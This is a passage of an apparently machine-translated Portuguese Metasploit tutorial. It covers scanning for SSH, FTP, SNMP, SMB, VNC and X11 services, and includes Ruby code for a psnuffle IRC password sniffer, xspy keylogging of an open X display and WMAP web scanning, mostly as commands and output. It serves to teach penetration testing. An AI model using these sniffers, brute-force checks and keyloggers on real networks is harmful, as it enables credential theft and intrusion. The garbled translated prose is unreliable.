scanner/sip/options                       SIP Endpoint Scanner
scanner/smb/login                         SMB Login Check Scanner
scanner/smb/pipe_auditor                  SMB Session Pipe Auditor
scanner/smb/pipe_dcerpc_auditor            SMB Session Pipe DCERPC Auditor
scanner/smb/smb2                          SMB 2.0 Protocol Detection
scanner/smb/version                       SMB Version Detection
scanner/smtp/smtp_banner                   SMTP Banner Grabber
scanner/snmp/aix_version                   AIX SNMP Scanner Auxiliary Module
scanner/snmp/community                     SNMP Community Scanner
scanner/ssh/ssh_version                     SSH Version Scannner
scanner/telephony/wardial                  Wardialer
scanner/tftp/tftpbrute                     TFTP Brute Forcer
scanner/vnc/vnc_none_auth                  VNC Authentication None Detection
scanner/x11/open_x11                       X11 No-Auth Scanner

```

Nosso port scan apareceram algumas máquinas com a porta TCP 22 em aberto. SSH é muito seguro, mas as vulnerabilidades não são desconhecidos e que sempre vale a pena reunir tanta informação quanto possível de seus alvos. Vamos colocar a nossa saída para o grep de ficheiros a utilizar para este exemplo, analisar as máquinas que têm a porta 22 aberta e passá-lo para "rhosts.

```

msf auxiliary(arp_sweep) > use scanner/ssh/ssh_version
msf auxiliary(ssh_version) > show options

```

Module options:

```
Name      Current Setting  Required  Description
----      -
RHOSTS    192.168.1.137    yes       The target address range or CIDR identifier
RPORT     22               yes       The target port
THREADS   1               yes       The number of concurrent threads

msf auxiliary(ssh_version) > cat subnet_1.gnmap | grep 22/open | awk '{print $2}' > /tmp/22_open.txt
[*] exec: cat subnet_1.gnmap | grep 22/open | awk '{print $2}' > /tmp/22_open.txt

msf auxiliary(ssh_version) > set RHOSTS file:/tmp/22_open.txt
RHOSTS => file:/tmp/22_open.txt
msf auxiliary(ssh_version) > set THREADS 50
THREADS => 50
msf auxiliary(ssh_version) > run

[*] 192.168.1.1:22, SSH server version: SSH-2.0-dropbear_0.52
[*] 192.168.1.137:22, SSH server version: SSH-1.99-OpenSSH_4.4
[*] Auxiliary module execution completed
```

Mal configurados servidores FTP podem frequentemente ser o ponto de apoio que você precisa para ganhar acesso a uma rede inteira por isso sempre vale a pena verificar para ver se o acesso anônimo é permitido sempre que você encontrar uma porta FTP aberto que normalmente é a porta TCP 21. Vamos definir as linhas para 10 aqui como estamos indo só para verificar um intervalo de 10 hosts.

```
msf > use scanner/ftp/anonymous
msf auxiliary(anonymous) > set RHOSTS 192.168.1.20-192.168.1.30
RHOSTS => 192.168.1.20-192.168.1.30

msf auxiliary(anonymous) > set THREADS 10
THREADS => 10

msf auxiliary(anonymous) > show options


Module options:

Name      Current Setting  Required  Description
----      -
FTPPASS   mozilla@example.com no        The password for the specified username
FTPUSER   anonymous        no        The username to authenticate as
RHOSTS    192.168.1.20-192.168.1.30 yes       The target address range or CIDR identifier
RPORT     21              yes       The target port
THREADS   10              yes       The number of concurrent threads

msf auxiliary(anonymous) > run

[*] 192.168.1.23:21 Anonymous READ (220 (vsFTPd 1.1.3))
[*] Recording successful FTP credentials for 192.168.1.23
[*] Auxiliary module execution completed
```

Em um curto espaço de tempo e com muito pouco trabalho, somos capazes de adquirir uma grande quantidade de informações sobre os hosts que residem em nossa rede, portanto, fornecer-nos uma imagem muito melhor do que estamos enfrentando na realização de nosso teste de penetração ..



Password Sniffing

Recentemente, Max Moser liberada uma senha Metasploit sniffing módulo chamado 'psnuffle', que irá capturar senhas fora do fio similar ao dsniff ferramenta. Actualmente suporta POP3, IMAP, FTP e HTTP GET. Você pode ler mais sobre o módulo no Blog do Max na <http://remote-exploit.blogspot.com/2009/08/psnuffle-password-sniffer-for.html>.

Usando o módulo 'psnuffle' é extremamente simples. Existem algumas opções disponíveis, mas o módulo funciona muito bem "out of the box".

```
msf > use auxiliary/sniffer/psnuffle
msf auxiliary(psnuffle) > show options
```

Module options:

Name	Current Setting	Required	Description
-----	-----	-----	-----
FILTER		no	The filter string for capturing traffic
INTERFACE		no	The name of the interface
PCAPFILE		no	The name of the PCAP capture file to process
PROTOCOLS	all	yes	A comma-delimited list of protocols to sniff or "all".
RHOST		yes	The target address
SNAPLEN	65535	yes	The number of bytes to capture
TIMEOUT	1	yes	The number of seconds to wait for new data

Como você pode ver, a única opção obrigatória que requer sua ação é RHOST. Existem também algumas opções disponíveis, incluindo a capacidade de importar um arquivo de captura PCAP. Vamos executar o scanner no modo padrão.

```
msf auxiliary(psnuffle) > set RHOST 192.168.1.155
RHOST => 192.168.1.155
msf auxiliary(psnuffle) > run
[*] Auxiliary module running as background job
[*] Loaded protocol FTP from /pentest/exploits/framework3/data/exploits/psnuffle/ftp.rb...
[*] Loaded protocol IMAP from /pentest/exploits/framework3/data/exploits/psnuffle/imap.rb...
[*] Loaded protocol POP3 from /pentest/exploits/framework3/data/exploits/psnuffle/pop3.rb...
[*] Loaded protocol URL from /pentest/exploits/framework3/data/exploits/psnuffle/url.rb...
[*] Sniffing traffic.....
[*] Successful FTP Login: 192.168.1.112:21-192.168.1.101:48614 >> dookie / dookie (220 3Com
3CDaemon FTP Server Version 2.0)
```

Não! Nós capturamos uma sessão FTP com êxito. Esta é uma excelente ferramenta para a recolha de informação passiva.

How to write a new psnuffle module

Psnuffle é fácil estender devido ao seu design modular. Esta seção guiará através do processo de desenvolvimento de uma IRC (Internet Relay Chat) sniffer protocolo (Informe mensagens e Nick).

Module Location

Todos os módulos estão localizados em diferentes dados / exploits / psnuffle. Os nomes são correspondentes aos nomes protocolo utilizado dentro psnuffle. Para desenvolver o nosso próprio módulo, vamos dar uma olhada nas peças importantes do actual pop3 sniffer módulo como um modelo.

Pattern definitions:

```
self.sigs = {
:ok => /^(+OK[^\n]*)\n/si,
:err => /^(-ERR[^\n]*)\n/si,
:user => /^USERS+([^\n]+)\n/si,
:pass => /^PASSs+([^\n]+)\n/si,
:quit => /^(QUITs*[^\n]*)\n/si }
```

Esta seção define os padrões de expressão que será utilizada durante sniffing para identificar dados interessantes. As expressões regulares olhar muito estranho no começo, mas são muito poderosas. Em resumo, tudo dentro de () estarão disponíveis dentro de uma variável mais tarde no script.

```
self.sigs = {
:user => /^(NICKs+[^\n]+)/si,
:pass => /b(IDENTIFYs+[^\n]+)/si,}
```

IRC para esta seção seria parecido com esses acima. Sim, eu não sei tudo nickservers IDENTIFY estão usando para enviar a senha, mas o faz na freenode. Hey seu :-) um exemplo

Session definition:

Para cada módulo, primeiro temos de definir quais portas ele deve tratar e como a sessão deve ser monitorado.

```
return if not pkt[:tcp] # We don't want to handle anything other than tcp
return if (pkt[:tcp].src_port != 6667 and pkt[:tcp].dst_port != 6667) # Process only packet on
port 6667

#Ensure that the session hash stays the same for both way of communication
if (pkt[:tcp].dst_port == 6667) # When packet is sent to server
s = find_session("#{pkt[:ip].dst_ip}:#{pkt[:tcp].dst_port}-
#{pkt[:ip].src_ip}:#{pkt[:tcp].src_port}")
else # When packet is coming from the server
s = find_session("#{pkt[:ip].src_ip}:#{pkt[:tcp].src_port}-
#{pkt[:ip].dst_ip}:#{pkt[:tcp].dst_port}")
end
```

Agora que temos um objeto de sessão única que consolida informações, podemos ir em processo e conteúdo do pacote que combinava com uma das expressões regulares que definimos anteriormente.

```
case matched
when :user # when the pattern "/^(NICKs+[\n]+)/si" is matching the packet content
s[:user]=matches #Store the name into the session hash s for later use
# Do whatever you like here... maybe a puts if you need to
when :pass # When the pattern "/b(IDENTIFYs+[\n]+)/si" is matching
s[:pass]=matches # Store the password into the session hash s as well
if (s[:user] and s[:pass]) # When we have the name and the pass sniffed, print it
print "-> IRC login sniffed: #{s[:session]} >> username:#{s[:user]} password:#{s[:pass]}\n"
end
sessions.delete(s[:session]) # Remove this session because we dont need to track it anymore
when nil
# No matches, don't do anything else # Just in case anything else is matching...
sessions[s[:session]].merge!({k => matches}) # Just add it to the session object
end
```

SNMP Sweeping

arre SNMP são frequentemente um bom indicador para encontrar uma tonelada de informações sobre um sistema específico ou realmente comprometer o dispositivo remoto. Se você puder encontrar um dispositivo Cisco executando uma sequência particular, por exemplo, você pode realmente fazer o download da configuração do dispositivo inteiro, modificá-lo e enviar a sua configuração própria malicioso. Também muitas vezes, as senhas são se o nível 7 codificado que os meios eles são triviais para decodificar e obter o permitir ou login senha para o dispositivo específico.

Metasploit vem com construído no módulo auxiliar especificamente para dispositivos de varredura SNMP. Há um par de coisas a compreender antes de executar o nosso ataque. Primeiro, leia só escrever e ler strings da comunidade desempenham um papel importante sobre o tipo de informação pode ser extraída ou modificado sobre os dispositivos de si. Se você pode "adivinhar" o strings somente leitura ou leitura-escrita que você pode obter um pouco de acesso que você normalmente

não teria. Além disso, se os dispositivos baseados em Windows são configurados com SNMP, muitas vezes, com cordas / RO a comunidade RW você pode extrair os níveis de patch, serviços em execução, tempos de reboot passado, nomes de usuário no sistema, rotas e vários outros montantes de informação que é valioso para um atacante.

Ao consultar através do SNMP, que é o que é chamado de API MIB. O MIB representa o Management Information Base (MIB), essa interface permite que você consulta o dispositivo e extrair informação. Metasploit vem carregado com uma lista de MIBs padrão que tem em seu banco de dados, ele usa-os para consulta o dispositivo para obter mais informações, dependendo de qual nível de acesso é obtido. Vamos dar uma olhada no módulo auxiliar.

```
msf > search snmp
[*] Searching loaded modules for pattern 'snmp'...

Exploits
=====

  Name                                Description
  ----                                -
  windows/ftp/oracle9i_xdb_ftp_unlock  Oracle 9i XDB FTP UNLOCK Overflow (win32)

Auxiliary
=====

  Name                                Description
  ----                                -
  scanner/snmp/aix_version             AIX SNMP Scanner Auxiliary Module
  scanner/snmp/community              SNMP Community Scanner

msf > use scanner/snmp/community
msf auxiliary(community) > show options

Module options:

  Name      Current Setting      Required  Description
  ----      -
  BATCHSIZE 256                        yes       The number of hosts
to probe in each set
  COMMUNITIES /pentest/exploits/framework3/data/wordlists/snmp.txt no        The list of
communities that should be attempted per host
  RHOSTS     range or CIDR identifier    yes       The target address
  RPORT      161                        yes       The target port
  THREADS    1                          yes       The number of
concurrent threads

msf auxiliary(community) > set RHOSTS 192.168.0.0-192.168.5.255
rhosts => 192.168.0.0-192.168.5.255
msf auxiliary(community) > set THREADS 10
threads => 10
msf auxiliary(community) > exploit
[*] >> progress (192.168.0.0-192.168.0.255) 0/30208...
[*] >> progress (192.168.1.0-192.168.1.255) 0/30208...
[*] >> progress (192.168.2.0-192.168.2.255) 0/30208...
[*] >> progress (192.168.3.0-192.168.3.255) 0/30208...
[*] >> progress (192.168.4.0-192.168.4.255) 0/30208...
[*] >> progress (-) 0/0...
[*] 192.168.1.50 'public' 'APC Web/SNMP Management Card (MB:v3.8.6 PF:v3.5.5
PN:apc_hw02_aos_355.bin AF1:v3.5.5 AN1:apc_hw02_sumx_355.bin MN:AP9619 HR:A10 SN: NA0827001465
MD:07/01/2008) (Embedded PowerNet SNMP Agent SW v2.2 compatible)'
[*] Auxiliary module execution completed
```

Como podemos ver aqui, nós fomos capazes de encontrar uma string de comunidade de "público",

este é mais provável read-only e não revelam uma tonelada de informações. Fazemos saber que o dispositivo é um APC Web / SNMP do dispositivo, e que suas versões em execução.

Writing your own Scanner

Há momentos em que você pode precisar de um scanner específico, ou com varredura actividade realizada no âmbito Metasploit seria fácil para os fins de scripting usando um programa externo. Metasploit tem um monte de recursos que pode vir a calhar para esse efeito, como o acesso a todas as classes e explorar métodos, suporte embutido para proxies, SSL, relatórios e construído em segmentação. Pense em casos em que você pode precisar de encontrar cada instância de uma senha em um sistema, ou uma digitalização de um serviço personalizado. Sem mencionar, é bastante rápido e fácil de escrever o seu scanner personalizado.

Iremos utilizar este simples scanner TCP que irá conectar a um host em uma porta padrão de 12345, que podem ser alterados através das opções do módulo em tempo de execução. Ao se conectar ao servidor, ele envia "OLÁ SERVER ", recebe a resposta e imprime-lo juntamente com o endereço IP do host remoto.

```
require 'msf/core'

class Metasploit3 < Msf::Auxiliary
  include Msf::Exploit::Remote::Tcp
  include Msf::Auxiliary::Scanner
  def initialize
    super(
      'Name' => 'My custom TCP scan',
      'Version' => '$Revision: 1 $',
      'Description' => 'My quick scanner',
      'Author' => 'Your name here',
      'License' => MSF_LICENSE
    )
    register_options( [
      Opt::RPORT(12345)
    ], self.class)
  end
  def run_host(ip)
    connect()
    sock.puts('HELLO SERVER')
    data = sock.recv(1024)
    print_status("Received: #{data} from #{ip}")
    disconnect()
  end
end
```

Nós podemos salvar para o nosso diretório. /Modules/auxiliar/scanner/diretório como "simple_tcp.rb e carregar msfconsole. É importante notar duas coisas aqui. Primeiro, os módulos são carregados em tempo de execução, assim nosso novo módulo não aparecerá a menos que reiniciar nossa interface de escolha. A segunda é que a estrutura de pastas é muito importante, se teria poupado o nosso scanner abaixo. / Modules / auxiliar / scanner / http / ele iria aparecer na lista de módulos como "scanner http // simple_tcp.

Para testar este scanner, configurar um ouvinte netcat na porta 12345 e tubo em um arquivo de texto para servir de resposta do servidor.

```
root@bt4:~/docs# nc -lnvp 12345 < response.txt
listening on [any] 12345 ...
```

Em seguida, você seleciona o seu novo scanner, definir seus parâmetros, e executá-lo para ver os resultados.

```
msf > use scanner/simple_tcp
msf auxiliary(simple_tcp) > set RHOSTS 192.168.1.101
RHOSTS => 192.168.1.101
msf auxiliary(simple_tcp) > run

[*] Received: hello metasploit from 192.168.1.101
[*] Auxiliary module execution completed
```

Como você pode dizer a partir deste exemplo simples, este nível de versatilidade pode ser de grande ajuda quando você precisa de um código personalizado no meio de um teste de penetração. A potência do quadro e código reutilizável realmente brilha por aqui.

Vulnerability Scanning

Scanner de Vulnerabilidade permite que você rapidamente digitalizar uma meta de faixa de IPs procurando por vulnerabilidades conhecidas, dando um testador de penetração de uma ideia rápida do que o ataque poderia ser a realização valor. Quando usado corretamente, esse é um grande trunfo para um testador de caneta, mas não é sem ela chamar costas. Vulnerabilidade é bem conhecido por uma elevada taxa de falsos positivos e falsos negativos. Isto tem que ser mantido em mente quando se trabalha com qualquer varredura de vulnerabilidades de software.

Deixa o olhar através de algumas das capacidades de vulnerabilidades que o Metasploit Framework pode proporcionar.

SMB Login Check

Uma situação comum é encontrar-se na posse de um nome de usuário e senha válidos, e se perguntando onde mais você pode usá-lo. Este é o lugar onde o Login SMB Check Scanner pode ser muito útil, pois ele irá se conectar a uma gama de hospedeiros e determinar se o nome de usuário / senha pode acessar o alvo.

Tenha em mente, isso é muito "forte" como ele vai aparecer como uma tentativa de logon falhou nos logs de eventos de cada caixa de Windows que toca. Seja cuidadoso na rede que está a tomar esta ação em. Todos os resultados de sucesso pode ser conectado ao windows / smb / psexec explorar módulo (exatamente como a ferramenta standalone) que pode ser utilizada para criar sessões Meterpreter.

```

msf > use auxiliary/scanner/smb/login
msf auxiliary(login) > show options

Module options:

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    192.168.1.0/24  yes       The target address range or CIDR identifier
  RPORT     445              yes       Set the SMB service port
  SMBDomain WORKGROUP        no        SMB Domain
  SMBPass   Administrator     no        SMB Password
  SMBUser    Administrator     no        SMB Username
  THREADS   1                 yes       The number of concurrent threads

msf auxiliary(login) > set RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
msf auxiliary(login) > set SMBUser victim
SMBUser => victim
msf auxiliary(login) > set SMBPass s3cr3t
SMBPass => s3cr3t
msf auxiliary(login) > set THREADS 50
THREADS => 50
msf auxiliary(login) > run

[*] 192.168.1.100 - FAILED 0xc000006d - STATUS_LOGON_FAILURE
[*] 192.168.1.111 - FAILED 0xc000006d - STATUS_LOGON_FAILURE
[*] 192.168.1.114 - FAILED 0xc000006d - STATUS_LOGON_FAILURE
[*] 192.168.1.125 - FAILED 0xc000006d - STATUS_LOGON_FAILURE
[*] 192.168.1.116 - SUCCESSFUL LOGIN (Unix)
[*] Auxiliary module execution completed
msf auxiliary(login) >

```

VNC Authentication None

O VNC Authentication Scanner irá procurar um intervalo de endereços IP à procura de alvos que estão rodando um servidor VNC sem uma senha configurada. Muito bem cada administrador vale o seu sal define uma senha antes de permitir conexões de entrada, mas você nunca sabe quando você pode pegar um golpe de sorte e uma caneta de teste bem-sucedido não deixa pedra sobre pedra.

De fato, uma vez que ao fazer uma pentest, nos deparamos com um sistema na rede de destino com uma instalação VNC aberto. Enquanto estávamos documentando nossos resultados, eu notei alguma atividade no sistema. Acontece que, alguém tinha encontrado o sistema tão bem! Um usuário não autorizado estava vivo e ativo no mesmo sistema ao mesmo tempo. Depois de engajar-se em alguma engenharia social com o intruso, fomos informados pelo usuário que tinha acabado de chegar para o sistema, e foi através dele que eram grandes pedaços de varredura de endereços IP à procura de sistemas abertos. Isto apenas conduz o fato de que os invasores são, na verdade procurando ativamente deste fruto pendurado baixo, então você ignorá-lo por seu próprio risco.

Se você gostaria de testar este módulo no seu ambiente de laboratório, você pode baixar uma versão vulnerável do UltraVNC [AQUI](#).

Para utilizar o scanner VNC, primeiro selecione o módulo auxiliar, definir as nossas opções, em seguida, deixá-lo correr.

```

msf auxiliary(vnc_none_auth) > use scanner/vnc/vnc_none_auth
msf auxiliary(vnc_none_auth) > show options

Module options:

```

```

Name      Current Setting  Required  Description
----      -
RHOSTS    192.168.1.0/24      yes       The target address range or CIDR identifier
RPORT     5900                 yes       The target port
THREADS   1                    yes       The number of concurrent threads

msf auxiliary(vnc_none_auth) > set RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
msf auxiliary(vnc_none_auth) > set THREADS 50
THREADS => 50
msf auxiliary(vnc_none_auth) > run

[*] 192.168.1.121:5900, VNC server protocol version : RFB 003.008
[*] 192.168.1.121:5900, VNC server security types supported : None, free access!
[*] Auxiliary module execution completed

```

Open X11

Muito parecido com o scanner vnc_auth, o scanner digitaliza Open_X11 um intervalo alvo de servidores X11, que permite que um usuário se conectar sem autenticação. Pense no ataque devastador que pode ser efectuado fora desse erro de configuração.

Para operar, mais uma vez, selecione o módulo auxiliar, definir as nossas opções, e deixá-lo correr.

```

msf > use scanner/x11/open_x11
msf auxiliary(open_x11) > show options
Module options:
Name      Current Setting  Required  Description
----      -
RHOSTS    192.168.1.1/24  yes       The target address range or CIDR
identifier
RPORT     6000             yes       The target port
THREADS   1                yes       The number of concurrent threads

msf auxiliary(open_x11) > set RHOSTS 192.168.1.1/24
RHOSTS => 192.168.1.1/24
msf auxiliary(open_x11) > set THREADS 50
THREADS => 50
msf auxiliary(open_x11) > run
[*] Trying 192.168.1.1
[*] Trying 192.168.1.0
[*] Trying 192.168.1.2
...
[*] Trying 192.168.1.29
[*] Trying 192.168.1.30
[*] Open X Server @ 192.168.1.23 (The XFree86 Project, Inc)

```

```
[*] Trying 192.168.1.31
[*] Trying 192.168.1.32
...
[*] Trying 192.168.1.253
[*] Trying 192.168.1.254
[*] Trying 192.168.1.255
[*] Auxiliary module execution completed
```

Apenas como exemplo do que podemos fazer agora, vamos keylogging instituto remoto.

```
root@bt4:/# cd /pentest/sniffers/xspy/
root@bt4:/pentest/sniffers/xspy# ./xspy -display 192.168.1.101:0
-delay 100

ssh root@192.168.1.11(+BackSpace)37
sup3rs3cr3tp4s5w0rd
ifconfig
exit
```

WMAP Web Scanner

WMAP é um scanner de vulnerabilidade feature-rich web que foi originalmente criada a partir de uma ferramenta chamada SQLMap. Esta ferramenta oferece a possibilidade de tomar um proxy e tubo de saída e os dados capturados e realizar análise de vulnerabilidade fora de um proxy web interceptar. Primeiro, precisamos baixar um proxy que seja compatível com patch e patch do Metasploit. Além disso, observe que se você não tiver feito isso, instale o rubygems e ruby-sqlite3 como esses serão necessários.

```
root@bt4:/pentest/exploits/framework3# wget http://ratproxy.googlecode.com/files/ratproxy-1.58.tar.gz
--2009-06-29 21:41:02-- http://ratproxy.googlecode.com/files/ratproxy-1.58.tar.gz
Resolving ratproxy.googlecode.com... 74.125.93.82
Connecting to ratproxy.googlecode.com[74.125.93.82]:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 168409 (164K) [application/x-gzip]
Saving to: `ratproxy-1.58.tar.gz'
100%[=====>] 168,409 201K/s
in 0.8s 2009-06-29 21:41:03 (201 KB/s) - `ratproxy-1.58.tar.gz' saved [168409/168409]

root@bt4:/pentest/exploits/framework3# tar -zxvf ratproxy-1.58.tar.gz
Unpacked
root@bt4:/pentest/exploits/framework3# cd ratproxy
root@bt4:/pentest/exploits/framework3/ratproxy# patch -d . <
```

```
/pentest/exploits/framework3/external/ratproxy/ratproxy_wmap.diff
patching file Makefile
patching file ratproxy.c
Hunk #8 succeeded at 1785 (offset 9 lines).
Hunk #9 succeeded at 1893 (offset 9 lines).
patching file http.c
Hunk #3 succeeded at 668 (offset 8 lines).
root@bt4:/pentest/exploits/framework3/ratproxy# make

Compiled no errors.
```

Agora que temos Ratproxy atualizado e pronto para ir, temos que configurar nosso proxy, a fim de permitir a comunicação a ser encapsulado através do nosso proxy e, finalmente, a WMAP Metasploit é. Firefox Primeiro, abra e siga os itens do menu Editar, Preferências, Avançado, Rede, Configurações, Configuração manual de proxy, selecione "Usar este proxy para todos os protocolos" e no campo de proxy HTTP, digite localhost e definir a porta para 8080.

Uma vez que este está configurado, vamos publicar uma série de comandos, navegue até o local e, finalmente, atacá-lo. Permite acompanhar o processo e ver o que se parece. Primeiro precisamos configurar e se conectar ao nosso banco de dados.

```
root@bt4:/pentest/exploits/framework3# ./msfconsole
=[ metasploit v3.3-testing [core:3.3 api:1.0]
+ -- --=[ 381 exploits - 231 payloads
+ -- --=[ 20 encoders - 7 nops
=[ 156 aux

msf > db_create wmap.db
[*] Creating a new database instance...
[*] Successfully connected to the database
[*] File: wmap.db
msf > load db_wmap
[*] =[ WMAP v0.6 - et [ ] metasploit.com
[*] Successfully loaded plugin: db_wmap
msf > db_connect wmap.db
[*] Successfully connected to the database
[*] File: wmap.db
```

Em outra janela ou aba terminal, inicie Ratproxy com o registro completo, apontando para o nosso banco de dados.

```
root@bt4:/pentest/web/ratproxy# ./ratproxy -v /pentest/exploits/framework3/ -b wmap.db
ratproxy version 1.58-beta by lcamtuf@google.com

[!] WARNING: Running with no 'friendly' domains specified. Many cross-domain
checks will not work. Please consult the documentation for advice.

[*] Proxy configured successfully. Have fun, and please do not be evil.
[+] Accepting connections on port 8080/tcp (local only)...
```

Agora, com tudo funcionando, vamos procurar o nosso site de destino. Certifique-se de passar algum tempo a atravessar o site e preencher o banco de dados com informação suficiente para Metasploit para trabalhar.

Assim que terminar a navegação através do site de destino, voltamos à nossa sessão Metasploit e ver o que temos capturado.

```

msf > wmap_targets -r
[*] Added. 10.211.55.140 80 0
msf > wmap_targets -p
[*] Id. Host Port SSL
[*] 1. 10.211.55.140 80
[*] Done.
msf > wmap_targets -s 1
msf > wmap_website
[*] Website structure
[*] 10.211.55.140:80 SSL:0
ROOT_TREE
| sql
| +-----Default.aspx
[*] Done.

msf > wmap_run -t
[*] Loaded auxiliary/scanner/http/wmap_soap_xml ...
[*] Loaded auxiliary/scanner/http/wmap_webdav_scanner ...
[*] Loaded auxiliary/scanner/http/options ...
[*] Loaded auxiliary/scanner/http/frontpage_login ...
[*] Loaded auxiliary/scanner/http/wmap_vhost_scanner ...
[*] Loaded auxiliary/scanner/http/wmap_cert ...
[*] Loaded auxiliary/scanner/http/version ...
[*] Loaded auxiliary/scanner/http/frontpage ...
[*] Loaded auxiliary/admin/http/tomcat_manager ...
[*] Loaded auxiliary/scanner/http/wmap_verb_auth_bypass ...
[*] Loaded auxiliary/scanner/http/wmap_ssl ...
[*] Loaded auxiliary/admin/http/tomcat_administration ...
[*] Loaded auxiliary/scanner/http/wmap_prev_dir_same_name_file ...
[*] Loaded auxiliary/scanner/http/wmap_copy_of_file ...
[*] Loaded auxiliary/scanner/http/writable ...
[*] Loaded auxiliary/scanner/http/wmap_backup_file ...
[*] Loaded auxiliary/scanner/http/ms09_xxx_webdav_unicode_bypass ...
[*] Loaded auxiliary/scanner/http/wmap_dir_listing ...
[*] Loaded auxiliary/scanner/http/wmap_files_dir ...
[*] Loaded auxiliary/scanner/http/wmap_file_same_name_dir ...
[*] Loaded auxiliary/scanner/http/wmap_brute_dirs ...
[*] Loaded auxiliary/scanner/http/wmap_replace_ext ...
[*] Loaded auxiliary/scanner/http/wmap_dir_webdav_unicode_bypass ...
[*] Loaded auxiliary/scanner/http/wmap_dir_scanner ...
[*] Loaded auxiliary/scanner/http/wmap_blind_sql_query ...
[*] Analysis completed in 0.863369941711426 seconds.
[*] Done.
msf > wmap_run -e

```

WMAP agora vai usar o arquivo de banco de dados que apontam para Ratproxy e criado com Metasploit e comece a atacar o site. Isso geralmente leva algum tempo, pois há uma quantidade significativa de ataques através do WMAP. Note-se que alguns dos cheques não são fiáveis e levam muito tempo para ser concluído. Para sair de um módulo específico auxiliar, é só apertar "c-control" e vai avançar para o próximo módulo auxiliar.

Aguarde até que todo o processo terminar e depois começar com os comandos abaixo.

```

msf > wmap_reports
[*] Usage: wmap_reports [options]
-h Display this help text
-p Print all available reports
-s [id] Select report for display
-x [id] Display XML report

msf > wmap_reports -p
[*] Id. Created Target (host,port,ssl)
1. Fri Jun 26 08:35:58 +0000 2009 10.211.55.140,80,0
[*] Done.

```



```
msf > wmap_reports -s 1
WMAP REPORT: 10.211.55.140,80,0 Metasploit WMAP Report [Fri Jun 26 08:35:58 +0000 2009]
WEB_SERVER WEBDAV: ENABLED [Fri Jun 26 08:38:15 +0000 2009]
WEB_SERVER OPTIONS: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND,
PROPPATCH, LOCK, UNLOCK, SEARCH [Fri Jun 26 08:38:15 +0000 2009]
WEB_SERVER TYPE: Microsoft-IIS/6.0 ( Powered by ASP.NET ) [Fri Jun 26 08:38:18 +0000 2009]
FILE NAME: /sql/default.aspx File /sql/default.aspx found. [Fri Jun 26 08:39:02 +0000 2009]
FILE RESP_CODE: 200 [Fri Jun 26 08:39:02 +0000 2009]
DIRECTORY NAME: /Ads/ Directory /Ads/ found. [Fri Jun 26 08:39:37 +0000 2009]
DIRECTORY NAME: /Cch/ Directory /Cch/ found. [Fri Jun 26 08:44:10 +0000 2009]
DIRECTORY NAME: /Eeo/ Directory /Eeo/ found. [Fri Jun 26 08:49:03 +0000 2009]
DIRECTORY NAME: /_private/ Directory /_private/ found. [Fri Jun 26 08:55:22 +0000 2009]
DIRECTORY RESP_CODE: 403 [Fri Jun 26 08:55:22 +0000 2009]
DIRECTORY NAME: /_vti_bin/ Directory /_vti_bin/ found. [Fri Jun 26 08:55:23 +0000 2009]
DIRECTORY RESP_CODE: 207 [Fri Jun 26 08:55:23 +0000 2009]
DIRECTORY NAME: /_vti_log/ Directory /_vti_log/ found. [Fri Jun 26 08:55:24 +0000 2009]
DIRECTORY RESP_CODE: 403 [Fri Jun 26 08:55:24 +0000 2009]
DIRECTORY NAME: /_vti_pvt/ Directory /_vti_pvt/ found. [Fri Jun 26 08:55:24 +0000 2009]
DIRECTORY RESP_CODE: 500 [Fri Jun 26 08:55:24 +0000 2009]
DIRECTORY NAME: /_vti_txt/ Directory /_vti_txt/ found. [Fri Jun 26 08:55:24 +0000 2009]
DIRECTORY RESP_CODE: 403 [Fri Jun 26 08:55:24 +0000 2009]
DIRECTORY NAME: /_private/ Directory /_private/ found. [Fri Jun 26 08:56:07 +0000 2009]
DIRECTORY RESP_CODE: 403 [Fri Jun 26 08:56:07 +0000 2009]
